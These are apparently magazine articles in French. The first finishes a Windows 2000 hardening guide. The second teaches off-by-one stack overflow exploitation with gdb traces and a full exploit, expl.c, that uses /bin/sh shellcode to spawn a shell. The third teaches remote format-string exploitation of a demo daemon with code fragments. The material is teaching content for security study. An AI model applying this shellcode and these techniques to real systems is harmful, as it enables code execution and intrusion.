Assurez-vous d'appliquer des autorisations aux répertoires parents avant d'en appliquer à leurs sous-répertoires. Attention également à l'héritage des permissions : vous serez amené à supprimer cet héritage lorsque vous voudrez affecter des permissions différentes de celles du répertoire parent. Dans la fenêtre des propriétés d'un fichier ou d'un répertoire, la case " Permettre aux autorisations pouvant être héritées du parent d'être propagées à cet objet " est cochée par défaut. Si vous décochez cette case, une fenêtre de dialogue vous demande alors si vous voulez configurer vos nouvelles permissions d'accès à partir d'une copie de celles du parent, ou bien si vous voulez partir à zéro (sans aucune permission) :





Les permissions d'accès conseillées sur une station de travail par exemple sont les suivantes :
voir tableau ci-dessous


Sur un serveur, vous pouvez remplacer Interactif par Utilisateurs authentifiés ou Utilisateurs du domaine.

Ces permissions constituent une base, à laquelle il faut ajouter toutes les permissions d'accès sur les données personnelles et/ou confidentielles présentes sur le serveur, et toutes les permissions sur les fichiers d'applications. Tous les exécutables, DLLs, etc. doivent être protégés en écriture. Cependant, comme dans le cas de la base de registre, certaines applications ont besoin d'écrire dans certains fichiers de configuration. Il conviendra donc d'autoriser l'accès en écriture à certains fichiers. Toutefois, cette permission devra être distribuée avec parcimonie (risque d'implantation de chevaux de Troie).

Chiffrement des fichiers et répertoires

Windows 2000, grâce à EFS (Encrypting File System), supporte le chiffrement de fichiers et de répertoires. Mais ce mécanisme est mono utilisateur : seul l'utilisateur qui a chiffré un fichier pourra le déchiffrer, en dehors de l'agent de récupération de clés. Vous ne pouvez donc pas partager des fichiers chiffrés sur un serveur de fichiers, par exemple.

Pour chiffrer un fichier ou un répertoire, celui-ci doit se trouver sur une partition NTFS version 5 (Windows 2000). Faites un clic droit dessus, choisissez Propriétés, cliquez sur le bouton Avancé et cochez la case correspondante :




Répertoires ou fichiers	Droits
Fichiers sous la racine : Boot.ini Ntdetect.com Ntldr	Administrateurs : Contrôle total System : Contrôle total
Fichiers sous la racine : Autoexec.bat Config.sys	Administrateurs : Contrôle total System : Contrôle total Tout le Monde : Lecture
Autres fichiers sous la racine (en dehors de pagefile.sys)	Administrateurs : Contrôle total System : Contrôle total
\TEMP	Administrateurs : Contrôle total System : Contrôle total Interactif : Accès spécial au répertoire : RWX
\Winnt\Repair	Administrateurs : Contrôle total
Pour chaque profil utilisateur : \Documents and Settings\%user%	Administrateurs : Contrôle total System : Contrôle total %user% : Changer
Autres répertoires et fichiers exécutables sous \Winnt	Administrateurs : Contrôle total System : Contrôle total Interactif : Lecture
Autres sous-répertoires de la racine (et leur contenu)	Administrateurs : Contrôle total System : Contrôle total Interactif : Lecture

Notez que les options de compression et de chiffrement sont exclusives : un fichier peut être soit compressé, soit chiffré. Attention, le chiffrement ne remplace pas les permissions d'accès à vos fichiers : en effet, si un fichier sensible est chiffré, il ne pourra pas être lu par un utilisateur malveillant, mais il pourra être effacé s'il n'a pas de permissions d'accès suffisamment restrictives ! Donc, dans l'ordre, affectez des permissions à vos fichiers, puis chiffrez-les.


Activation de l'audit du système

Il est conseillé de paramétrer votre stratégie d'audit dans l'outil d'administration " Stratégie de sécurité locale ", en choisissant d'auditer **au moins** les évènements suivants :



De plus, dans l'Observateur d'événements, configurez vos journaux pour que ceux-ci aient une taille suffisante (5 Mo par exemple), et que les anciens événements ne soient pas écrasés par les nouveaux en cas de saturation des fichiers. Dans ce cas, il est préférable de sauvegarder les journaux et de les vider manuellement.

Quant aux fichiers, l'audit de leurs accès se paramètre ainsi : dans l'explorateur de fichiers, faites un clic droit sur un fichier ou un répertoire, choisissez Propriétés, cliquez sur le bouton " Avancé ", puis sur l'onglet " Audit ".



Vous pouvez ajouter dans cette fenêtre un type d'audit en fonction des utilisateurs.
Enfin, pour paramétrer l'audit sur une clé de la base de registre, procédez comme suit : lancez `regedt32.exe`, déplacez-vous vers la clé voulue, faite un clic dessus et dans le menu Sécurité, choisissez " Permissions... ", puis cliquez sur " Audit ". Vous retrouvez une interface du même type que celle qui permet de paramétrer l'audit des fichiers.

Politique de sauvegardes

Des sauvegardes régulières doivent être effectuées, afin de protéger vos données des pannes matérielles, des erreurs de manipulation, des virus et autres dommages délictueux.
Un ou plusieurs jeux de sauvegardes devront être conservés dans un lieu géographique différent. Ces sauvegardes elles-mêmes devront être sécurisées (attention notamment au transport).

Contrôle périodique de l'état de votre système

Une fois votre système correctement paramétré, il faut vous assurer qu'il le demeure dans la durée. Pour remettre à jour la configuration de votre système périodiquement, utilisez l'outil d'administration " Configuration et analyse de la sécurité ", comme nous l'avons vu.
Cet outil peut être démarré en mode ligne de commande (`secedit.exe` : voir l'aide pour la syntaxe). Vous pouvez donc créer une tâche planifiée pour le lancer à intervalle régulier, par exemple.

Audit périodique de votre système

Pour vous assurer que vous n'avez oublié aucune vulnérabilité, effectuez périodiquement un audit de votre serveur, soit en utilisant un outil de scan de vulnérabilités automatique, soit en faisant appel à un consultant en sécurité informatique, qui effectuera une prestation plus " sur mesure " et adaptée à vos besoins. Ce type de prestation s'appelle un test de visibilité, qui peut aller jusqu'au test d'intrusion.

Pour en savoir plus :

- **Guides de la NSA : http://nsa1.www.conxion.com**
- **Guide du SANS " Windows 2000 Security Step by Step " : http://www.sansstore.org/Templates/frmTemplateK.asp?SubFolderID=22**
- **Check-lists de référence en ce qui concerne la sécurisation très renforcée de Windows NT :**
  - **Trusted Systems - NSA Windows NT Security Guidelines : http://www.trustedsystems.com/nsa_dpg.htm**
  - **US Navy Secure Windows NT Guide : http://infosec.nosc.mil/COMPUSEC/ntsecure.html**

Patrick CHAMBET
http://www.chambet.com

Patrick Chambet est expert en sécurité Windows NT/2000/XP au sein du pôle audits et tests d'intrusion d'Edelweb : http://www.edelweb.fr

Petits débordements de tampon dans la pile

Cet article a pour objectif de démontrer comment, avec un débordement de tampon de un octet, il est possible de modifier le déroulement d'un programme vulnérable afin d'exécuter du code arbitraire. Dans l'exemple suivant, le débordement se produit sur 2 octets afin de bien expliquer le principe de l'opération.

Explications, démonstrations

Voici le «pseudo» programme vulnérable :

vul.c

```
int getstring(char *string)
{
        char bufvuln[4];
        char buf[10];
        memset(bufvuln, 0, 4);
        strncpy(buf, string, sizeof(buf));
        memcpy(bufvuln, buf, 6);
        printf("addr_bufvuln[%p]\n", &bufvuln);
}
int main(int argc, char **argv)
{
        getstring(argv[1]);
        return 0;
}
```

vul.c

Une frame est la partie de la pile contenant les variables locales automatiques de la fonction courante. La figure 1 en présente la structure.




fig. 1 structure de frame

Avant l'appel de getstring(), la fonction main() empile les paramètres, l'instruction call empile le registre %eip (l'adresse de retour) et saute à l'adresse de getstring(). C'est ensuite getstring() qui empile le registre %ebp et affecte %esp à %ebp. L'adresse de début de frame contenue dans le registre %ebp reste inchangée pendant l'exécution de la fonction getstring(). Les appels aux variables locales se font relativement à l'adresse contenue dans le registre %ebp. Avant de rendre la main, la fonction getstring() affecte %ebp à %esp et dépile dans %ebp l'adresse de début de frame de la fonction appelant getstring() (la fonction main() dans notre cas).
Le code assembleur de la fonction main() illustre cela :

```
bash$ gcc -o vul vul.c
bash$ gdb ./vul

(gdb) disas main
Dump of assembler code for function main:
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     mov    0xc(%ebp),%eax
0x80484aa <main+6>:     add    $0x4,%eax
0x80484ad <main+9>:     mov    (%eax),%edx
0x80484af <main+11>:    push   %edx
0x80484b0 <main+12>:    call   0x8048454
                                <getstring>
0x80484b5 <main+17>:    add    $0x4,%esp
0x80484b8 <main+20>:    xor    %eax,%eax
0x80484ba <main+22>:    jmp    0x80484bc <main+24>
0x80484bc <main+24>:    leave
0x80484bd <main+25>:    ret
0x80484be <main+26>:    nop
0x80484bf <main+27>:    nop
End of assembler dump.
```

Dans notre programme vulnérable, la fonction memcpy(bufvuln, buf, 6); copie les 6 premiers éléments de buf[10] dans bufvuln[4]. Les 4 premiers éléments sont bien copiés dans bufvuln[4] mais les deux derniers viennent modifier deux octets de la sauvegarde du registre %ebp. Après le retour de la fonction getstring(), on se trouve en 0x80484b5.

Faisons maintenant un peu de travaux pratiques et regardons ce qui se produit lors du débordement des deux octets :

```
(gdb) run AAAAAA
Starting program: vul AAAAAA
addr_bufvuln[0xbffff908]
Program received signal SIGSEGV, Segmentation fault.
0x80484bc in main ()
```

Comme expliqué précédemment, le débordement se produit sur 2 octets, c'est pour cela que nous utilisons six «A» (0x41).

Regardons maintenant les valeurs de la frame en utilisant sous gdb la commande «info frame» :

```
(gdb) info frame
Stack level 0, frame at 0xbfff4141:
eip = 0x80484bc in main; saved eip 0x0
Arglist at 0xbfff4141, args:
Locals at 0xbfff4141, Previous frame's sp is 0x0
Saved registers:
ebp at 0xbfff4141, eip at 0xbfff4145
```

Que constatons-nous ? Nous avons bien écrit deux octets sur la sauvegarde du registre %ebp. En effet, gdb nous indique que %eip_sauvegardé est à l'adresse %ebp_sauvegardé + 4 qui donne bien 0xbffff4145 (les notations %eip_sauvegardé et %ebp_sauvegardé désignent les sauvegardes des registres placées dans la pile lors de l'appel d'une fonction).
On peut donc modifier %ebp sauvegardé de façon à ce que la frame du parent (l'adresse contenue dans le registre %ebp) débute à un autre endroit en mémoire.

Exploitation de la vulnérabilité

Avant de lancer un nouveau processus, le noyau place l'environnement courant au début de la pile (c'est-à-dire sur la limite haute de la pile pour un processeur Intel), ce qui va nous éviter d'avoir à mettre le shellcode dans le buffer vulnérable. Le but est maintenant de faire en sorte que le programme saute vers le début de la pile pour tomber sur le shellcode. Il faut par conséquent faire pointer le ebp du parent (ici main()) vers bufvuln.

Nous savons que %eip_sauvegardé et %ebp_sauvegardé se suivent en mémoire. Ceci dit, lorsque la fonction est sur le point de retourner, elle affecte %ebp à %esp pour remettre la pile dans l'état dans lequel elle se trouvait au début de la fonction puis dépile l'adresse de retour. Ainsi, quand on se trouve dans le corps de la fonction, on sait que %ebp_sauvegardé se trouve à l'adresse contenue dans %ebp et que %eip_sauvegardé (l'adresse de retour) se trouve 4 octets plus loin. On veut donc s'arranger pour que le %ebp de main() soit tel que l'adresse de retour de main() se trouve a %ebp + 4.
L'exploitation en elle-même se déroule en 3 temps. A l'entrée dans la fonction getstring(), la pile ressemble à ceci :




fig.2 Etape numéro 1

Ensuite, grâce au débordement, la copie modifie les deux derniers octets de %ebp1_sauvegardé. Ceci signifie qu'il est impossible de faire pointer cette adresse n'importe où en mémoire (en fait, plus d'octets sont accessibles, plus nous pouvons pointer loin). Ici, notre objectif est de venir pointer juste après la première variable locale, bufvuln, buffer dans lequel nous écrivons l'adresse de notre shellcode.




fig.3 Etape numéro 2

Le débordement modifie donc %ebp1_sauvegardé pour écrire l'adresse de bufvuln moins 4 octets. Signalons que cela ne nécessite qu'un octet de débordement vue la configuration mémoire de notre exemple.

Maintenant, lorsque nous sortons de la fonction getstring(), le registre %ebp courant pointe où nous voulons, mais ce n'est pas encore le cas du registre qui nous intéresse : %eip. Puisque nous sortons de la fonction getstring(), la frame associée est détruite en mémoire. En réalité, elle n'est pas réellement détruite, mais les registres signalent juste que la zone est de nouveau disponible. Il faut donc que rien ne vienne écrire dans cette région sans quoi tous nos efforts seront anéantis.

Nous venons donc de recréer artificiellement un retour de fonction avec notre fausse valeur pour %ebp et l'adresse de notre shellcode en guise de «%eip_sauvegardé». La pile est représentée sur la figure suivante après la sortie de getstring() :




fig.4 Etape numéro 3

Nous avons terminé :) Il ne reste qu'à attendre que le main() exécute son return. Dès lors, %eip récupère la valeur sauvegardée, i.e. celle de notre shellcode.
En résumé, trois étapes sont nécessaires pour exploiter cette vulnérabilité :

le débordement en lui-même
retour de la fonction dans laquelle a lieu le débordement
retour de la fonction appelant la fonction vulnérable

Nous devons donc faire en sorte que le registre %ebp de main() contienne &bufvuln - 4 et que bufvuln contienne l'adresse de retour pointant dans la variable d'environnement SHELLCODE.

Pour commencer, relançons le programme vulnérable sous gdb en passant comme argument la chaîne de caractères «AAAAAA» :

```
(gdb) run AAAAAA
Starting program: vul AAAAAA
addr_bufvuln[0xbffff908]
Program received signal SIGSEGV, Segmentation fault.
0x80484bc in main ()
```

bufvuln se trouve à l'adresse 0xbffff908, où nous placerons notre fausse adresse de retour (i.e. l'adresse du shellcode). Nous modifions donc les deux derniers octets du registre %ebp sauvegardé afin que l'%eip_sauvegardé pointe à l'adresse de bufvuln (0xbffff908) :

```
(gdb) run `printf "\x41\x41\x41\x41\x04\xf9"
```

où

"\x41\x41\x41\x41" : Adresse de retour
"\x04\xf9" : %ebp_sauvegardé = 0xbffff904 (on écrase %ebp_sauvegardé sur 2 octets).

Le registre %eip_sauvegardé de main() prend donc comme valeur %ebp_sauvegardé + 4 soit 0xbffff904 + 4 = 0xbffff908 (adresse de bufvuln[4]). Regardons le résultat :

```
(gdb) run `printf "\x41\x41\x41\x41\x04\xf9"
`Starting program: vul `printf "\x41\x41\x41\x41\x04\xf9"`
addr_bufvuln[0xbffff908]
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Pour éviter de calculer l'adresse de bufvuln, nous plaçons dans l'environnement, juste avant notre shellcode, notre nouvelle adresse de retour. L'exploit suivant utilise ce procédé pour donner un shell :

—— expl.c ——

```
#include <stdio.h>
#include <stdlib.h>
#define STACK (0xc0000000 - 4)
#define VUL "./vul"
char *shellcode =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
int main()
{
        char *env;
        char buf[6 + 1];
        char *envp[] = {NULL, NULL};
        char *execve_argv[] = { VUL, NULL, NULL};
        int buf_addr, ret, ret_addr;
        char b0, b1;

        env = malloc(128);

        /* Calcul de l'adresse du shellcode dans l'environnement
        */
        ret = STACK - sizeof(VUL) - strlen
        (shellcode) - 1;

        /* On calcule a quelle adresse dans
        l'environnement se trouve notre */
        /* fausse adresse de retour. */
        ret_addr = STACK - sizeof(VUL) - strlen(shellcode) - 1 - 4;

        /* On place dans l'environnement notre adresse de retour
        et notre */
        /* shellcode. */
        *(int *)env = ret;
        strcat(env, shellcode);
        envp[0] = env;

      /* On extrait les deux derniers octets de l'adresse dans */
     /* l'environnement ou se trouve notre adresse de retour. */
        b0 = (ret_addr >> 8 ) & 0xff;
        b1 = (ret_addr      ) & 0xff;
       /* On crée notre buffer octets par octets */
        buf[0] = 0x41;
        buf[1] = 0x41;
        buf[2] = 0x41;
        buf[3] = 0x41;
        buf[4] = b1 - 4; /* %eip_sauvé = %ebp_sauvé + 4 */
        buf[5] = b0;
        buf[6] = 0x0;
        execve_argv[1] = buf;
        execve(execve_argv[0], execve_argv, envp);

}
```

—— expl.c ——

```
bash$ gcc -o expl expl.c
bash$ ./expl
addr_bufvuln[0xbffffeb8]
sh-2.04$
```

Portée

Comme évoqué précédemment, la portée est proportionnelle au nombre d'octets du registre %ebp qu'il est possible de modifier.

#octets	Portée en octets
1	2^8
2	2^16

3	2^24
4	2^32

Au-delà, on commence à attaquer «%eip_sauvegardé», l'adresse de retour de la fonction, ce qui nous ramène à des techniques d'exploitation plus classiques.

La portée représente l'intervalle dans la pile mémoire auquel on peut accéder. Souvent les frames se trouvent les unes à la suite des autres. En fonction de cette portée, on peut améliorer l'exploitation. Telle que présenté ici, tout repose sur l'enchaînement rapproché des deux retours de fonctions. En fait, on peut mettre en oeuvre les choses en 2 temps en se servant d'une autre variable que le buffer qui déborde. Il suffit que cette variable soit «à portée» :)
Dans les programmes, il existe souvent de nombreuses variables sous le contrôle (plus ou moins) de l'utilisateur, initialisées soit à partir d'un fichier de configuration, soit à partir d'une saisie. Nous allons mettre dans une telle variable le «fake %eip» et faire pointer %ebp 4 octets sous cette variable. Cette variante permet de s'affranchir de la contrainte de taille du buffer (1 octet suffit alors, tant qu'il déborde :) Mais surtout, l'intérêt essentiel est de placer ainsi l'adresse du shellcode dans une frame qui existe encore au moment de la récupération du faux %eip. En effet, un programme est une sorte d'imbrication de frames, chacune représentant l'environnement mémoire d'une fonction. Lorsque le programme quitte la fonction, l'environnement est libéré (il n'est pas effacé pour autant, mais d'autres fonctions peuvent de nouveau y accéder et le modifier). Il vaut donc mieux, si c'est possible, s'arranger pour faire pointer %ebp dans une frame qui existera encore après la sortie de la fonction. La commande bt, sous gdb, permet de voir l'empilement de frames.

Le programme suivant illustre les empilement de frames :

—— appel.c ——

```
void appel(int i) {

if (i >= 0)
    appel(-i);
}
main() {
   appel(3);
}
```

— appel.c —

Ainsi, avec gdb, on obtient :

```
(gdb) b appel
Breakpoint 1 at 0x804839b: file appel.c, line 3.
(gdb) condition 1 (i==0)
(gdb) r
Starting program: appel
Breakpoint 1, appel (i=0) at appel.c:3
3         if (i >= 0)
(gdb) bt
#0  appel (i=0) at appel.c:3
#1  0x80483ad in appel (i=0) at appel.c:4
#2  0x80483ad in appel (i=1) at appel.c:4
#3  0x80483ad in appel (i=2) at appel.c:4
#4  0x80483be in main () at appel.c:8
```

La fonction récursive appel() apparaît donc 3 fois puis on retrouve main(). On constate bien l'enchaînement des environnements :

```
(gdb) info frame 2
Stack frame at 0xbffff8a0:
eip = 0x80483ad in appel (appel.c:4); saved eip 0x80483ad
called by frame at 0xbffff8ac, caller of frame at 0xbffff894
source language c.
Arglist at 0xbffff8a0, args: i=1
Locals at 0xbffff8a0, Previous frame's sp is 0x0
Saved registers:
ebp at 0xbffff8a0, eip at 0xbffff8a4
(gdb) info frame 3
Stack frame at 0xbffff8ac:
eip = 0x80483ad in appel (appel.c:4); saved eip 0x80483be
called by frame at 0xbffff8b8, caller of frame at 0xbffff8a0
source language c.
Arglist at 0xbffff8ac, args: i=2
Locals at 0xbffff8ac, Previous frame's sp is 0x0
Saved registers:
ebp at 0xbffff8ac, eip at 0xbffff8b0
(gdb) info frame 4
Stack frame at 0xbffff8b8:
eip = 0x80483be in main (appel.c:8); saved eip 0x1439cb
caller of frame at 0xbffff8ac
source language c.
Arglist at 0xbffff8b8, args:
Locals at 0xbffff8b8, Previous frame's sp is 0x0
Saved registers:
ebp at 0xbffff8b8, eip at 0xbffff8bc
```

Il suffit de regarder les champs «Saved registers» d'une frame puis la ligne «Stack frame at « pour voir le comportement. La programmation d'un exemple et de l'exploit qui va avec est laissé en exercice au lecteur ;-)

Conclusion

Il est vrai que ce genre de vulnérabilité est très rare. Mais, cela nous montre encore une fois qu'un simple débordement d'un ou deux octets suffit à modifier l'exécution d'un programme. Ce type de débordement est intéressant uniquement dans les cas où la fonction parente retourne rapidement après la fin de la fonction «fille». Si la «parente» rappelle d'autres fonctions, il est très probable que la pile sera réutilisée et que le buffer contenant la fausse adresse de retour sera écrasé.

[1] The Frame Pointer Overwrite
klog <klog@promisc.org>
http://phrack.org/phrack/55/P55-08
Christophe Bailleux - cb@t-online.fr

Exploitation distante et automatique d'un bogue de format

L'exploitation à distance d'un bogue de format est un exercice assez amusant. Il permet en outre de bien saisir l'étendue des risques présentés par ces bogues. Nous ne reviendrons pas dans cet article sur les bogues de format (origine du problème et construction de la chaîne de format) : la littérature sur le sujet commence à être suffisamment abondante et le lecteur pourra se référer aux articles cités dans la bibliographie.

Contexte : le serveur vulnérable

Un serveur très simple (mais néanmoins pédagogique) nous accompagnera tout au long de ce document. Il demande la saisie tout d'abord d'un login puis d'un mot de passe. Ensuite, il reproduit l'entrée standard sur la sortie standard. Ses sources sont disponibles en annexe 1.
Pour installer notre serveur fmtd, nous configurons inetd pour qu'il autorise les connexions TCP vers le port 12345 :

```
# /etc/inetd.conf
12345       stream tcp        nowait raynal
/home/raynal/MISC/2-MISC/RemoteFMT/fmtd
```

Ou, si vous utilisez xinetd :

```
# /etc/xinetd.conf

service fmtd
{
  type        = UNLISTED
  user        = raynal
  group       = users
  socket_type = stream
  protocol    = tcp
  wait        = no
  server      = /tmp/fmtd
  port        = 12345
  only_from   = 192.168.1.1 192.168.1.2 127.0.0.1
}
```

Relancez le serveur considéré. N'oubliez pas non plus de configurer un éventuel pare-feu pour qu'il ne bloque pas le port voulu.
Maintenant que tout est en place, voyons comment fonctionne notre démon :

```
$ telnet bosley 12345
Trying 192.168.1.2...
Connected to bosley.
Escape character is '^]'.
login: raynal
password: secret
hello world
hello world
^]

telnet> quit
Connection closed.
```

Notre démon génère des traces dés le fichier de logs :

```
Jan  4 10:49:09 bosley fmtd[877]: login -> read login [ray-
nal^M ] (8) bytes
Jan  4 10:49:14 bosley fmtd[877]: passwd -> read passwd
[bffff9d0] (8) bytes
Jan  4 10:49:56 bosley fmtd[877]: vul() -> error while rea-
ding input buf [] (0)
Jan  4 10:49:56 bosley inetd[407]: pid 877: exit status 255
```

Lors de la session précédente, nous avons simplement saisi une paire login / mot de passe, une entrée puis nous nous sommes déconnectés. Regardons ce qui se passe lorsque nous lui passons des instructions de formatage :

```
telnet bosley 12345
Trying 192.168.1.2...
Connected to bosley.
Escape character is '^]'.
login: raynal
password: secret
%x %x %x %x
d 25207825 78252078 d782520
```

Les instructions «%x %x %x %x» étant exécutées, notre serveur est donc vulnérable à un bogue de format[1].

En examinant les sources, la vulnérabilité est localisée dans la fonction vul() :

...

```
snprintf(tmp, sizeof(tmp)-1, buf);
...
```

Le buffer buf est celui directement fourni par l'utilisateur. Nous sommes donc à même de le contrôler complètement, tout comme le serveur sur lequel le démon fonctionne.

Les paramètres

Tout comme lors de l'exploitation locale d'un bogue de format, les mêmes paramètres sont nécessaires :
- le décalage (ou offset) pour atteindre le début du buffer ;
- l'adresse du shellcode dans la pile du serveur ;
- l'adresse du buffer vulnérable ;
- une adresse de retour.

Le code de l'exploit est disponible en annexe 2. Nous reprenons dans la suite de cet article les variables définies dans le programme :
- sd : la socket entre le client (i.e. l'exploit) et le serveur vulnérable ;
- buf : un buffer servant à lire/écrire des données ;
- read_at : une adresse dans la pile du serveur ;
- fmt : la chaîne de format envoyée au serveur.

L'offset

Paramètre dont nous avons toujours besoin pour exploiter un tel bogue, sa détermination est identique à celle effectuée en locale :

```
telnet bosley 12345
Trying 192.168.1.2...
Connected to bosley.
Escape character is '^]'.
login: raynal
password: secret
AAAA%1$x
AAAAa
AAAA%2$x
AAAA41414141
```

Dans cet exemple, l'offset vaut donc 2. Il est facile d'automatiser cette étape en testant différentes valeurs. C'est le rôle de la fonction get_offset() qui envoie la chaîne «AAAA%<val>$x au serveur. Si l'offset vaut bien val, le serveur répond avec la chaîne «AAAA41414141» :

```
#define MAXOFFSET 255

for (i = 1; i<MAX_OFFSET && offset == -1; i++) {

  snprintf(fmt, sizeof(fmt), "AAAA%%%d$x", i);
  write(sock, fmt, strlen(fmt));
  memset(buf, 0, sizeof(buf));
  sleep(1);
  read(sock, buf, sizeof(buf))
  if (!strcmp(buf, "AAAA41414141"))
    offset = i;
}
```

Localisation du shellcode en mémoire

D'une manière ou d'une autre, il faut placer le shellcode en mémoire. Il se situe soit dans le buffer vulnérable, soit dans un autre, ceci ne revêt aucune importance grâce au bogue de format. Par exemple, dans le cas d'une exploitation d'un serveur ftp, le mot de passe (PASS) permet facilement d'injecter le shellcode dans la mémoire du serveur, sans aucune vérification s'il s'agit des comptes anonymous ou ftp. Nous avons repris cela dans la version de notre serveur.

Transformer un bogue de format en déboggeur

La première étape est de déterminer l'adresse du shellcode sur le serveur. Pour cela, nous profitons de l'aubaine que constitue un bogue de format : on transforme le processus distant en déboggeur !

En effet, en plaçant une instruction de formatage «%s», le programme lit en mémoire jusqu'à ce que le buffer soit rempli ou bien qu'un caractère NULL soit rencontré. En envoyant successivement des «%s» au serveur, le programme client explore donc complètement la pile du processus associé :

```
<addr>%<offset>$s
```

Dans le code de notre exploit, cette opération est réalisée en deux étapes :

1 - l'appel à la fonction get_addr_as_char(u_int addr, char *buf) convertit addr en char :

```
*(u_int*)buf = addr;
```

Au cas où un des octets serait nul, on y ajoute 1 ;
2 - ensuite, les quatre octets suivants contiennent l'instruction de formatage.

La chaîne ainsi construite est expédiée au serveur :

```
get_addr_as_char(read_at, fmt);
snprintf(fmt+4, sizeof(fmt)-4, "%%%d$s", offset);
write(sd, fmt, strlen(fmt));
```

On lit à l'adresse <addr> une chaîne de caractères. Si celle-ci ne contient pas le shellcode, la prochaine lecture est effectuée à l'adresse <addr>, à laquelle il faut ajouter le nombre d'octets lus (i.e. la valeur de retour de la fonction read()).
Cependant, parmi les len caractères reçus, tous ne sont pas à comptabiliser. L'instruction qui pose un problème sur le serveur est de la forme :

```
sprintf(out, in);
```

Nous avons détaillé le contenu du buffer d'entrée in. Pour construire le buffer de sortie, la fonction sprintf() commence par parcourir in. Les quatre premiers octets correspondent à l'adresse lue : ils sont recopiés à l'identique dans le buffer de sortie out. Ensuite seulement, l'instruction de formatage est interprétée. Nous devons donc retirer ces quatre octets :

```
while( (len = read(sd, buf, sizeof(buf))) > 0) {
  [ ... ]
  read_at += (len-4+1);
  [ ... ]
}
```

Que chercher ?

En fait, le premier problème qui se pose est comment identifier le shellcode ? Si on recherche l'intégralité des octets du shellcode, on risque de ne pas le trouver. En effet, le buffer est suivi d'un caractère NULL et la chaîne qui le précède peut contenir plus ou moins de NOPs. Par conséquent, le shellcode risque d'être partagé sur deux lectures.

Pour éviter ce désagrément, dans le cas où le nombre d'octets lus est égal à la taille du buffer, on " oublie " les derniers sizeof(shellcode) octets lus et on regarde à l'adresse prévue, moins cette même valeur :

```
while( (len = read(sd, buf, sizeof(buf))) > 0) {
  [ ... ]
  read_at += len;
  if (len == sizeof(buf))
    read_at-=strlen(shellcode);
  [ ... ]
}
```

En toute honnêteté, ce cas de figure n'a pu être testé, et je ne garantis donc absolument pas que ça fonctionne ;-/

Détermination de l'adresse exacte du shellcode

La recherche d'un motif dans une chaîne est effectuée par l'instruction :

```
ptr = strstr(buf, pattern);
```

Celle-ci retourne un pointeur dans la chaîne scannée qui désigne le premier caractère du motif recherché. La position en mémoire du shellcode sur le serveur est donc donnée par :

```
addr_shellcode = read_at + (ptr-buf);
```

Sauf que notre buffer contient des choses qu'il faut aussi comptabiliser. Comme précédemment pour l'exploration de la pile, le buffer de sortie contient dès le début quatre octets indiquant l'adresse lue qu'il faut retirer du comptage :

```
addr_shellcode = read_at + (ptr-buf) - 4;
```

shellcode : le résumé

Un bout de code valant parfois mieux qu'un long discours :

```
while( (len = read(sd, buf, sizeof(buf))) > 0) {
  if ((ptr = strstr(buf, shellcode))) {
    addr_shellcode = read_at + (ptr-buf) - 4;
    break;
  }
  read_at += (len-4+1);
  if (len == sizeof(buf)) {
    read_at-=strlen(shellcode);
  }
  memset (buf, 0x0, sizeof (buf));
  get_addr_as_char(read_at, fmt);
  write(sd, fmt, strlen(fmt));
}
```

Le problème de l'adresse de retour

Il nous reste un dernier paramètre à considérer : l'adresse de retour. En effet, si nous connaissons l'offset et la position du shellcode en mémoire, il nous faut encore déterminer une adresse de retour valide dans la pile pour la remplacer par celle du shellcode.

Nous ne reviendrons pas en détail sur les mécanismes qui régissent l'appel des fonctions, rappelons uniquement l'empilement des paramètres et variables locales lors de l'appel d'une fonction. Les arguments sont placés dans la pile du dernier au premier. Ensuite, le registre d'instructions est sauvegardé (%eip), ainsi que le registre %ebp qui marque le début de la mémoire pour la fonction appelée. A partir de cette adresse, de l'espace mémoire est réservé pour les variables locales de la fonction. Lorsque la fonction est terminée, le registre d'instructions est dépilé et le ménage fait dans la pile [2].

